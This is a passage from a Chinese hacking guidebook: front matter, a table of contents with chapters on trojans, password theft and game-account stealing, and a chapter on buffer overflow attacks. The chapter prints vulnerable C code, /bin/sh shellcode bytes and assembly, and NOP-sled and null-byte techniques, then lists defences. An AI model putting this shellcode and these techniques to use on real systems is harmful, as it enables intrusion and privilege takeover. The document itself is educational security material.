

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




● 内容通俗易懂



经典实例图文详解

以实用功能为核心的实例组成：让你最需要的时候提供从容的应对方案
以提升技能为核心的技巧汇总：令别人对你的电脑应用能力刮目相看




本书主要通过实际的攻击案例入手，来为读者讲述黑客攻击的鲜为人知的秘诀，所叙述的内容可操作性极强，让复杂难懂的攻防技术变得容易上手，可谓通俗易懂、言简意赅。本书充分考虑了初学者的实际需要，特别是那些迫切想要实现保护电脑隐私、防护病毒、防黑客的入门读者，这本书可谓是入门宝典。同时本书还兼顾了中高级读者的需求，让其也能通过这本书锦上添花，电脑水平更上一层楼。

责任编辑：孙丽娜

lensuns 潘石视觉设计社
www.lensuns.com

ISBN 978-7-900763-91-4



9 787900 763914

定价：32.00 元 (ICD+ 配套手册)

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前　　言

“黑客”一词是由英语 Hacker 英译出来的，是指专门研究、发现计算机和网络漏洞的计算机爱好者。他们伴随着计算机和网络的发展而产生、成长。黑客对计算机有着狂热的兴趣和执着的追求，他们不断地研究计算机和网络知识，发现计算机和网络中存在的漏洞，喜欢挑战高难度的网络系统并从中找到漏洞，然后向管理员提出解决和修补漏洞的方法。

但是到了今天，黑客一词已经被用于那些专门利用计算机进行破坏或入侵他人电脑的代言词，也正是由于这些人的出现玷污了“黑客”一词。网络的普及更是让黑客的破坏行为泛滥成灾。



鉴于此，编者搜集各类黑客实例，进行了精密地分析，又请教各地的计算机精英，理论联系实际，深入浅出地讲解了黑客攻击的具体方法和技巧，通过具体形象的案例给读者展示了多种攻击方法和攻击工具的使用。本书分为八章，各有侧重，互为犄角，形成了一套黑客攻防理论的有机整体。各章里面，又分节讲述黑客攻击的实例以及理论。本书既讲述了与黑客相关的基础知识和技巧，又介绍了黑客攻击的具体案例，分析各种黑客攻防的完整过程。

本书主要通过实际的攻击案例入手，来为读者讲述黑客攻击的鲜为人知的秘诀，所叙述内容可操作性极强，让复杂难懂的攻防技术变得容易上手，可谓通俗易懂、言简意赅。本书充分考虑了初学者的实际需要，特别是那些迫切想要实现保护电脑隐私、防护病毒、防黑客的入门读者，这本书可谓是入门宝典。同时本书兼顾了中高级读者的需求，让黑客级的人物也能通过这本书锦上添花，电脑水平更上一层楼。本书编写过程中，大量的电脑专家给予了宝贵的意见，在此致谢。同时由于编者水平有限，再者时间仓促，书中难免有瑕疵纰漏，还望广大读者不吝赐教。

编　者

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录



第一章 常见黑客攻击手法

第1节 缓冲区溢出攻击	1
1. 操作理论	1
2. 实例讲解	2
3. 防范缓冲区溢出攻击	9
第2节 网络欺骗攻击	10
1. 操作理论	10
2. 实例讲解	14
3. 防范网络欺骗的手段	18
第3节 口令攻击	18
1. 操作原理	18
2. 实例讲解	20
3. 口令攻击的防范	24
第4节 恶意代码攻击	24
1. 操作原理	24
2. 实例讲解	27
3. 恶意代码攻击的防范	29
第5节 学习心得	32
第6节 疑难知识点荟萃	32

第二章 木马识别

第1节 认识木马	34
1. 常见木马类型	34



免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客\攻防 大全

2. 了解木马的伪装手段	36
3. 启动木马概述	37
4. 木马感染及解决	39
5. 常见木马端口解析	40
第2节 植入木马与伪装	41
1. 将木马植入“肉鸡”的方法	41
2. 利用工具伪装木马	43
3. 隐藏木马服务端程序	47
4. 启动和发现木马程序	50
第3节 木马的防范与处理	54
1. 未雨绸缪,防患于未然	54
2. 木马间谍清除工具—Spyware Doctor	57
3. 木马克星——Iparmor	62
4. 木马清除常用工具——Trojan Remover	64
5. 木马的手动清除	67
第4节 学习心得	68
第5节 疑难知识点荟萃	68

第三章 互联网信息服务攻防

第1节 IIS 服务器漏洞入侵原理剖析	69
1. IIS 服务器漏洞类型	69
2. 入侵流程	71
3. 设置自己的 IIS 服务器	71
第2节 IIS 漏洞攻防实战	76
1. Unicode 解码漏洞攻防	76
2. IIS 写入权限简单拿网站	79
3. IDA、IDQ 漏洞攻防	88
第3节 printer 缓存溢出漏洞攻防	89
1. 利用 IIS5hack 实现 printer 溢出漏洞攻击	89
2. 利用 IIS5Exploit 实现 printer 溢出漏洞攻击	92
第4节 常用批处理攻击命令	92
1. 批处理内部命令简介	93
2. 批处理命令攻击实践	97
3. 删除 Windows 2000/XP 默认共享批处理	100

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录



第5节 学习心得	103
第6节 疑难知识点荟萃	103

第四章 邮箱黑客攻防

第1节 破解 Web – Mail 邮箱密码	104
1. 解密高手 Web Cracker	104
2. 溯雪 Web 密码探测器	107
第2节 破解 POP3 邮箱密码	109
1. 用“流光”对 POP3 邮箱进行解密	109
2. POP3 邮箱密码暴力破解器	113
第3节 邮箱的欺骗攻击	115
1. TXT 文件欺骗	116
2. Outlook Express 漏洞欺骗	118
3. Foxmail 邮件欺骗	121
第4节 邮件炸弹	125
1. 邮件炸弹工具——QuickFyre	125
2. KaBoom！邮件炸弹工具	126
3. 使用 Outlook Express 制作邮件炸弹	127
4. 邮件炸弹的防范	129
5. Email 炸弹克星	133
第5节 学习心得	135
第6节 疑难知识点荟萃	135

第五章 腾讯QQ黑客攻防

第1节 腾讯 QQ 攻击	137
1. 操作原理	137
2. 偷看聊天记录	144
第2节 破解 QQ 密码	153
1. QQ 远程盗号木马	153
2. “QQ 枪手”网吧盗号	154
3. QQ 机器人疯狂在线盗号	155
4. 通过消息诈骗获取 QQ 密码	155
5. 谨慎对待“QQ 密码保护”	155

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



第3节 QQ信息炸弹	156
1. 信息炸弹的发送	157
2. 防范QQ信息炸弹	157
第4节 MSN攻击与防范	158
1. 窃取MSN Messenger用户密码	158
2. 偷看本地MSN聊天记录	158
3. 查看本地登录过的MSN用户密码	158
4. 保护MSN用户密码	159
第5节 学习心得	160
第6节 疑难知识点荟萃	160

第六章 网络游戏黑客攻防

第1节 网游盗号常用的软件	161
1. 盗密之王——密码结巴	161
2. 传奇密码截取者使用流程	163
3. 联众GOP的入侵步骤	164
4. 中游盗号机的使用	164
第2节 网游外挂作弊器	165
1. QQ连连看外挂	165
2. QQ记牌器	169
3. CS机器人	170
第3节 安全防护网游帐号	174
1. 使用防火墙和杀毒软件	174
2. 计算机安全保证	178
第4节 学习心得	178
第5节 疑难知识点荟萃	178

第七章 网吧黑客攻防

第1节 网吧攻击概述	179
1. 网吧攻击得天独厚	179
2. 不同代理服务器的攻击方式	180
第2节 网吧万象服务器	181
1. 精锐网吧辅助工具	181

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录



2. 万象会员帐号密码获取工具	186
3. 破解万象客户端工具	187
第3节 破解网吧限制实战	189
1. 破解网吧的权限限制	189
2. 最简单的网吧充值	197
3. 盗取整个网吧的 QQ 和邮箱	197
4. 网吧硬盘的查看	200
第4节 网吧安全技术	201
1. 中国网吧公共安全专家	202
2. 网吧掉线的防御	205
3. 网吧 ARP 病毒防御	207
第5节 学习心得	214
第6节 疑难知识点荟萃	214

第八章 Windows 操作系统之乘虚而入

第1节 Windows XP 系统漏洞攻防实战	215
1. Windows XP 的安全特性	215
2. Windows XP 系统漏洞攻击和防范	221
3. Windows XP 的安全配置	225
第2节 Windows Server 2003 系统漏洞攻防实战	236
1. Windows Server 2003 系统安全配置	236
2. Windows 2003 内置防火墙构筑	243
第3节 学习心得	245
第4节 疑难知识点荟萃	245





第一章 常见黑客攻防手法

黑客任务

学习本章之后，要掌握认识基本的黑客攻防招式，我们将会学习网络欺骗、缓冲区溢出、口令攻击以及恶意代码等几种攻击的原理、实例和防范，可以认识并掌握这几种常见的攻击方式。

网络的发展促进了电子商务的增长，我们在得到方便的同时也意味着风险的滋生。针对网络风险，这一章讲述比较常见的黑客攻击方式，结合实例，找到预防的方法。



第1节 缓冲区溢出攻击

缓冲区，又称中立区、中立地带等，指的是两地的交界处因为战争或其他因素，而划定出的带状地区，此带状地区并不完全属于两方之中的一方，通常由两方共管或是由第三方协助管理。缓冲区是地理空间目标的一种影响范围或服务范围，具体指在点、线、面实体的周围，自动建立的一定宽度的多边形。

1. 操作理论

缓冲区溢出就是把一个超过缓冲区长度的字符串置入缓冲区的结果，通常都是由于程序设计语言的一些漏洞造成的，比方说在 C/C++ 语言中，不会对缓冲区、数组及指针进行边界检查（`strcpy()`、`strcat()`、`sprintf()`、`gets()` 等语句）。

程序员忽略对边界进行检查而向一个有限空间的缓冲区中置入过长的字符串会带来这样的后果：一种是过长的字符串覆盖了相邻的存储单元，引起程序运行失败，有时候甚至导致系统崩溃；还有一种后果是利用这种漏洞执行任意指令，甚至取得系统特权，由此而引发多种攻击。

缓冲区溢出对系统的安全性有很大的威胁，比如说向程序的有限空间的缓冲区中置入





过长的字符串,引起缓冲区溢出,以至破坏程序的堆栈,使程序转去执行其他的指令,假如这些指令是放在有 Root 权限的内存里,那么一旦这些指令得到了运行,入侵者就可以以 Root 的权限控制系统,于是就有了 U2R 攻击(User to Root Attacks)。

比方说在 UNIX 系统中,使用一些精心编写的程序,利用 `suid` 程序(如 `fdformat`)中存在的缓冲区溢出错误就可以取得系统超级用户权限,在 UNIX 中取得超级用户权限就意味着黑客可以任意控制系统。为了防止这种利用程序设计语言的漏洞而对系统进行的恶意攻击,我们需要仔细分析缓冲区溢出攻击的产生及类型,以便运用正确的方法措施。

缓冲区溢出是现在很常见的一种网络攻击方法,它容易攻击并且危害严重,是一个非常危险的攻击方式。所以说,必须及时有效地检测出计算机网络系统入侵行为,这已经成为网络安全管理的重点。缓冲区溢出漏洞通常有下面几种情况:

● 系统漏洞

如服务器程序、数据库程序、操作系统等的漏洞,这种漏洞可以通过升级软件、打安全“补丁”等方法来解决。

● 应用软件漏洞

在软件开发过程中,有时候因为程序员的安全意识差,或者不好的习惯,也会产生很多安全漏洞。

2. 实例讲解

在 C 语言中,静态变量分配在数据段中,动态变量分配在堆栈段中,C 语言允许程序员在运行时在内存的两个不同部分(堆栈和堆)中创建内存。一般情况下,分配到堆的数据是那些 `malloc()` 或新建时获得的数据,而分配到堆栈的数据一般包括非静态的局部变量和所有按值传递的参数。其他大部分信息存储在全局静态内存中。一个程序在内存中通常分为程序段、数据段和堆栈三个部分。程序段里存放程序的机器码和只读数据,这个段通常是只读代码,因此禁止对程序段进行写操作。数据段中放的是程序中的静态数据。

内存主要分为三个部分,一是文本区域,即程序区,用于存储程序指令,属性为只读;二是数据区域,它的大小可以由 `brk()` 系统调用来改变;三是堆栈,其特点是 LIFO(Last In , First Out)。

缓冲区溢出是一种常见且危害很大的系统攻击手段,利用向程序的缓冲区写入超出其长度的内容,造成缓冲区的溢出,从而破坏程序的堆栈,使程序转而执行其他的指令,来实现攻击。

● 缓冲区溢出攻击实例

这里给出一个缓冲区溢出的实例,让读者有一个实际的印象。

```
void function(char * str)
```

```
{
```



```
char buffer[16];
strcpy(buffer,str);
}
void main()
{
int I;
char buffer[128];
for(I = 0; I < 127; I++)
buffer[I] ='A';
buffer[127] =0;
function(buffer);
printf("This is a test.\n"); }
```

在函数 function 中, 将一个 128 字节长度的字符串拷贝到只有 16 字节长的局部缓冲区中。在使用 strcpy() 函数前, 没有进行缓冲区边界检查, 导致从 buffer 开始的 256 个字节都将被 * str 的内容 A 覆盖, 包括堆栈指针和返回地址, 甚至 * str 都将被 A 覆盖。

再看看堆栈的结构, 由于栈式内存分配具有一条指令即可为子程序分配全部局部变量的存储空间的特点, 分配和去配的开销极低, 高级语言通常在堆栈上分配局部存储空间。同时, 堆栈也被用来存放子程序的返回地址。对 C 语言来说, 调用函数的语句 f(arg1 , arg2 , ⋯ , argn) 被翻译为如下指令:

```
push argn
.....
push arg1
push n
call f
```

而函数的入口则翻译为如下入口指令(在 Intel x86 上):

```
pushl ebp
mov esp,ebp
sub esp,m #m 为 f 的局部变量的空间大小
```

在 Intel x86 体系结构上, 堆栈是从上向下生长的, 因此调用以上函数时的堆栈结构如图 1-1 所示。




图 1-1

例如，调用以下函数时

```
Void f(char * src)
{
    char dest[4];
    memcpy(dest,src,12);
}
```

堆栈及变量的位置见图 1-2：

通过堆栈结构可以看到，当用精心准备好的地址改写返回地址时，即可把控制流程引向自己的代码。C2 级操作系统提供了进程空间的隔离机制，所以说，利用缓冲区溢出攻击可以在别的进程中执行自己的代码，从而绕过操作系统的安全机制，这里就再讲一个这样的例子：

```
void main()
{
    char * str[2] = { "/bin/sh",0 };
    exec ("/bin/sh",str,0);
}
```



图 1-2

编译后反编译，整理以后，得到与以上程序等价的机器码：

```
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00"
"\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
```



第一章 常见黑客攻防手法

```
“ \xb8 \x01 \x00 \x00 \x00 \xbb \x00 \x00 \x00 \x00 \xcd \x80 \xe8 \xd1 \xff \
\xff ”
```

```
“ \xff \x2f \x62 \x69 \x6e \x2f \x73 \x68 \x00 \x89 \xec \x5d \xc3 ”
```

示例程序如下：

```
/*      test      */
char shellcode[ ] =
{ " \xeb \x2a \x5e \x89 \x76 \x08 \xc6 \x46 \x07 \x00 \xc7 \x46 \x0c \x00 \x00 \
\x00 "
  " \x00 \xb8 \x0b \x00 \x00 \x00 \x89 \xf3 \x8d \x4e \x08 \x8d \x56 \x0c \xcd \
\x80 "
  " \xb8 \x01 \x00 \x00 \x00 \xbb \x00 \x00 \x00 \x00 \xcd \x80 \xe8 \xd1 \xff \
\xff "
  " \xff \x2f \x62 \x69 \x6e \x2f \x73 \x68 \x00 \x89 \xec \x5d \xc3 " };
void f(char *src)
{
char dest[4];
memcpy(dest,src,12);
void main()
{
int shellentry[3];
shellentry[0] =(int)shellcode;
shellentry[1] =(int)shellcode;
shellentry[2] =(int)shellcode;
f(shellentry);
}
```

通过上面的程序可以看出缓冲区溢出攻击的要点：因为 `memcpy()` 并不检验边界，所以 `dest` 溢出时，使 `shellcode` 的地址覆盖了子程序的返回地址，当子程序执行 RET 指令时，CPU 的指令指针寄存器 EIP 指向 `shellcode`，从而执行 `shellcode`。

这里讨论在一个现实中的 UNIX 环境下利用缓冲区溢出到一个 shell 的攻击方法的实现。其中，S 代表 `shellcode`，A 代表填写的返回地址，由于 `shellcode` 在虚地址的高端，所以这个返回地址（32bit）一般不会含有零字节。

（1）启动一个 shell 的代码——`shellcode` 的获得

常规的获得方法是先用高级语言编写同样功能的程序，接着用调试工具抽取必需的二进制代码。高级语言程序如下：

```
/* shellcode.c */
```



```
#include <stdio.h>
void main()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0],name,NULL);
    exit(0);
}
```

把上述程序编译之后,可以用 gdb 得到上面程序的汇编代码及二进制代码,适当优化后即可得到二进制的 shellcode。

这里要解决的一个问题是,无论 shellcode 被装载到内存的什么位置,字符串“/bin/sh”的地址都可以得到。解决方法是在“/bin/sh”之前加一条 CALL 指令,这样当 CALL 被执行时,“/bin/sh”的地址将被自动压入堆栈,紧接着用一条 POPL 指令即可获得这个地址。

SCO UNIX 下的 shellcode 的汇编代码如下:

```
Jmp 0x2a;      3 bytes 跳到 CALL 指令处
Popl %esi      1 byte ;把由 CALL 指令压入堆栈的字符串地址送到 esi
Movl %esi, 0x8(%esi)    ;3 bytes
Movb $0x0, 0x7(%esi)    ;4 bytes
Movl $0x0, 0xc(%esi)    ;7 bytes
Movl $0xb, %eax        ;5 bytes
Movl %esi,%ebx       ;2 bytes 执行 execve(name[0],name,NULL);
Leal 0x8(%esi),%ecx    ;3 bytes
Leal 0xc(%esi),%edx    ;3 bytes
Int $0x80            ;2 bytes
Movl $0x1,%eax        ;5 bytes 执行 exit(0)
Movl $0x0,%ebx        ;5 bytes
Int $0x80            ;2 bytes
Call -0x2f           ;5 bytes 跳到 popl %esi 指令处
.String "\/bin/sh" \    8 bytes
```

利用 gdb 的 x 命令可以得到上述汇编代码的二进制代码。

(2) 猜测被溢出的缓冲区的位置

只有 shellcode 是不行的,在溢出一个缓冲区时,还得使被溢出的返回地址正确指向 shellcode。在 UNIX 环境下,当我们去溢出另外一个程序的没有边界检查的 buffer 时,一般情况下只会得到一个“Segmentation fault”(段错误),程序退出,再没有其他信息。这就是由于

返回地址不正确造成的。

要想正确获得溢出的缓冲区在堆栈的位置,就得推测 shellcode 的起始位置,即被溢出的缓冲区 buffer 的位置。UNIX 环境下,每个进程启动时的初始堆栈的虚存位置是一样的。利用下面的程序可以近似的得到这个位置(在环境变量和传入的命令行参数不同时,这个值略有变动)：

```
unsigned long get_esp(void)
{
    _asm_( "movl % esp,% eax");
}
void main(void)
{
    printf( "0x% x \n",get_esp());
}
```

一般情况下,进程运行时向堆栈中写入的数据不会超过数百个字节或数千个字节,有了这个起始地址,用简单的一个个尝试的方法也是可以攻击的。可是显然这不是一种效率高的方法。解决的办法是在缓冲区前端填充几百位元组 NOP 指令,只要猜测的位址落在 NOP 指令序列中,就仍可以执行 shellcode,从而成倍的增加猜中的机会。

(3) 攻击代码中字节代码为零的消除

UNIX 的程序中大量使用了 strcpy() 函数,shellcode 中含有 0x00,由于通常是攻击一个字符缓冲区,如果攻击代码中含有 0,则它会被当成字符串的结尾处理,于是攻击代码被截断。消除的方法是对代码做适当的变换,所以在这里需要使用一些汇编程序设计技巧,把 shellcode 转换成不含 0x00 的等价代码。

(4) 被攻击的缓冲区很小的情况

如果缓冲区太小,可能使 NOP 部分或 shellcode 部分覆盖返回位址 RET,导致缓冲区起始地址到返回地址的距离不足以容纳 shellcode,这样设定的跳转地址就没有用上,攻击代码不能被正确执行。

一个解决方案是利用环境变量。在一个进程启动的时候,环境变量被映像到进程堆栈空间的顶端。这样就可以把攻击代码(NOP 串 + shellcode)放到一个环境变量中,而在被溢出的缓冲区中填上攻击代码的地址。比方说,可以把 shellcode 放在环境变量中,并把环境变量传入到要攻击的程序中,这样就可以对有缓冲区溢出漏洞的程序进行攻击。通过这种方法,还可以设计很大的攻击代码。

● 缓冲区溢出攻击的类型

缓冲区溢出的目的在于扰乱具有某些特权运行程序的功能,这样就可以让攻击者取得程序的控制权,假如该程序有足够的权限,那么整个主机甚至服务器就被控制了。一般而言,攻击者攻击 root 程序,然后执行类似“exec(sh)”的执行代码来获得 root 的 shell。但并不

总是这样,为了达到这个目的,攻击者必须达到如下两个目标:

- 在程序的地址空间里安排适当的代码。
- 通过适当的初始化寄存器和内存,让程序跳转到安排好的地址空间执行。

这个时候,可以根据这两个目标来对缓冲区溢出攻击进行分类。

(1) 在被攻击程序地址空间里安排攻击代码的方法

①植人法

攻击者向被攻击的程序输入一个字符串,程序会把这个字符串放到缓冲区里。这个字符串所包含的数据是可以在这个被攻击的硬件平台运行的指令流。在这里攻击者用被攻击程序的缓冲区来存放攻击代码,具体方式有以下两方面差别:

- 攻击者不必为达到此目的而溢出任何缓冲区,可以找到足够的空间来放置攻击代码;
- 缓冲区可设在任何地方:堆栈(存放自动变量)、堆(动态分配区)和静态数据区(初始化或未初始化的资料)。

②利用已经存在的代码

很多时候攻击者所要的代码已经存在于被攻击的程序中了,攻击者所做的只是对代码传递一些参数,然后使程序跳转到想要执行的代码那里。比方说,攻击代码要求执行“exec (" /bin/sh ")”,而在 libc 库中的代码执行“exec(arg)”,其中 arg 是一个指向字符串的指针参数,那么攻击者只要把传入的参数指针改为指向“/bin/sh”,然后跳转到 libc 库中相应的指令序列即可。

(2) 控制程序转移到攻击代码的方法

上面讲到的方法都是在试图改变程序的执行流程,使之跳转到攻击代码。其基本特点就是给没有边界检查或其他弱点的程序送出一个超长的缓冲区,以达到扰乱程序正常执行顺序的目的。通过溢出一个缓冲区,攻击者可以用近乎暴力的方法(穷尽法)改写相邻的程序空间而直接跳过系统的检查。

这里的分类基准是攻击者所寻求的缓冲区溢出的程序空间类型。原则上可以是任意的空间。比如起初的 Morris Worm(穆尔斯蠕虫) 就是使用了 fingerd 程序的缓冲区溢出,扰乱 fingerd 要执行的文件的名字。其实许多缓冲的区溢出是用暴力的方法来寻求改变程序指针的。这类程序不同的地方就是程序空间的突破和内存空间的定位不同。通常情况下,控制程序转移到攻击代码的方法有下面几种:

①函数返回地址

在一个函数调用发生时,调用者会在堆栈中留下函数返回地址,它包含了函数结束时返回的地址。攻击者通过溢出这些自动变量,使这个返回地址指向攻击代码,这样当函数调用结束时,程序跳转到攻击者设定的地址,而不是原先的地址。这种缓冲区溢出被称为“stack smashing attack”,是目前常用的缓冲区溢出攻击方式。

②函数指针

“ void(* foo)() ” 中声明了一个返回值为 void 函数指针的变量 foo。函数指针定位任何



地址空间，所以攻击者只要在任何空间内的函数指针附近找到一个能够溢出的缓冲区，然后溢出来改变函数指针，当程序通过函数指针调用函数时，程序的流程就会发生改变而实现攻击者的目的。

③长跳转缓冲区

在 C 语言中包含了一个简单的检验/恢复系统，称为“`setjmp/longjmp`”，意思是在检验点设定“`setjmp(buffer)`”，用“`longjmp(buffer)`”来恢复检验点。可是，假如攻击时能够进入缓冲区的空间，那么“`longjmp(buffer)`”实际上是跳转到攻击者的代码。像函数指针一样，`longjmp` 缓冲区能够指向任何地方，所以攻击者所要做的就是找到一个可供溢出的缓冲区。一个典型的例子就是 Perl 5.003，攻击者首先进入用来恢复缓冲区溢出的 `longjmp` 缓冲区，然后诱导进入恢复模式，这样就使 Perl 的解释器跳转到攻击代码上了。

(3)综合代码植入和流程控制技术

最常见和最简单的缓冲区溢出攻击类型就是在一个字符串里综合了代码植入和启动记录。攻击者定位一个可供溢出的自动变量，接着向程序传递一个很大的字符串，在引发缓冲区溢出改变启动记录的同时植入了代码（C 语言程序员习惯上只为用户和参数开辟很小的缓冲区）。

代码植入和缓冲区溢出不一定要在一次动作内完成，攻击者可以在一个缓冲区内放置代码（这时并不能溢出缓冲区），接着攻击者通过溢出另一个缓冲区来转移程序的指针。这样的方法通常用来解决可供溢出的缓冲区不够大（不能放下全部的代码）。如果攻击者试图使用已经常驻的代码而不是从外部植入代码，他们通常必须把代码作为参数。举例说明，在 `libc`（几乎所有的 C 程序都用它来连接）中的一部分代码段会执行“`exec(something)`”，其中的 `something` 就是参数，攻击者使用缓冲区溢出改变程序的参数，然后利用另一个缓冲区溢出，使程序指针指向 `libc` 中的特定的代码段。

3. 防范缓冲区溢出攻击

了解了缓冲区溢出的攻击原理，又从示例中对其有了直观的了解，那么针对这种溢出攻击，需要怎样防范呢？

缓冲区溢出攻击的防范是和整个系统的安全性分不开的。要是整个网络系统的安全性设计很差，那么遭受缓冲区溢出攻击的机会也就大大增加。针对缓冲区溢出，应该采取多种防范策略。

对付缓冲区溢出攻击常见的方法有如下四种：

●编写严格的代码

有 C 程序设计或汇编语言经验的读者深有体会，编写正确严格的代码是一件非常耗时的工作，虽然软件的发展经历了不短的时间，但依旧存在一些漏洞程序，所以人们开发了一些工具和技术来帮助经验不足的程序员编写安全的程序。

比方说高级查错工具如 fault injection 等，这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞，可是由于 C 语言自身的特点，这些工具不可能找出所有的缓冲区溢出漏洞，因此，侦错技术只能用来减少缓冲区溢出漏洞，并不能完全地消除其存在，想完全消除错误的程序漏洞，需要编写严格的代码，并且程序员自己也得谨慎和细心。

●禁止执行堆栈数据段

在进行系统操作时数据段地址空间不可执行，从而禁止攻击者执行被植入的攻击代码，这样也在一定程度上有助于对缓冲区溢出的防范。

但攻击者不一定是要植入攻击代码来实现缓冲区溢出的攻击，所以这种方法还是不能完全杜绝缓冲区溢出的攻击。

●利用程序编译器的边界检查

植入代码是引起缓冲区溢出的一个方面，改变程序执行的流程则是另一方面，而利用编译器边界检查则使得缓冲区溢出不可能实现，从而完全消除了缓冲区溢出的威胁，这种方法虽然有效，但是却有因噎废食的嫌疑。

●指针完整性检查

程序指针完整性检查和边界检查稍微不一样，程序指针完整性检查在程序指针被改变之前检测，因此即便攻击者成功改变了程序的指针，也会因先前检测到指针的改变而失效，这样虽然不能解决所有问题，可是它确实阻止了大多数的缓冲区攻击，并且这种方法在性能上有很大的优势，兼容性也特别好。

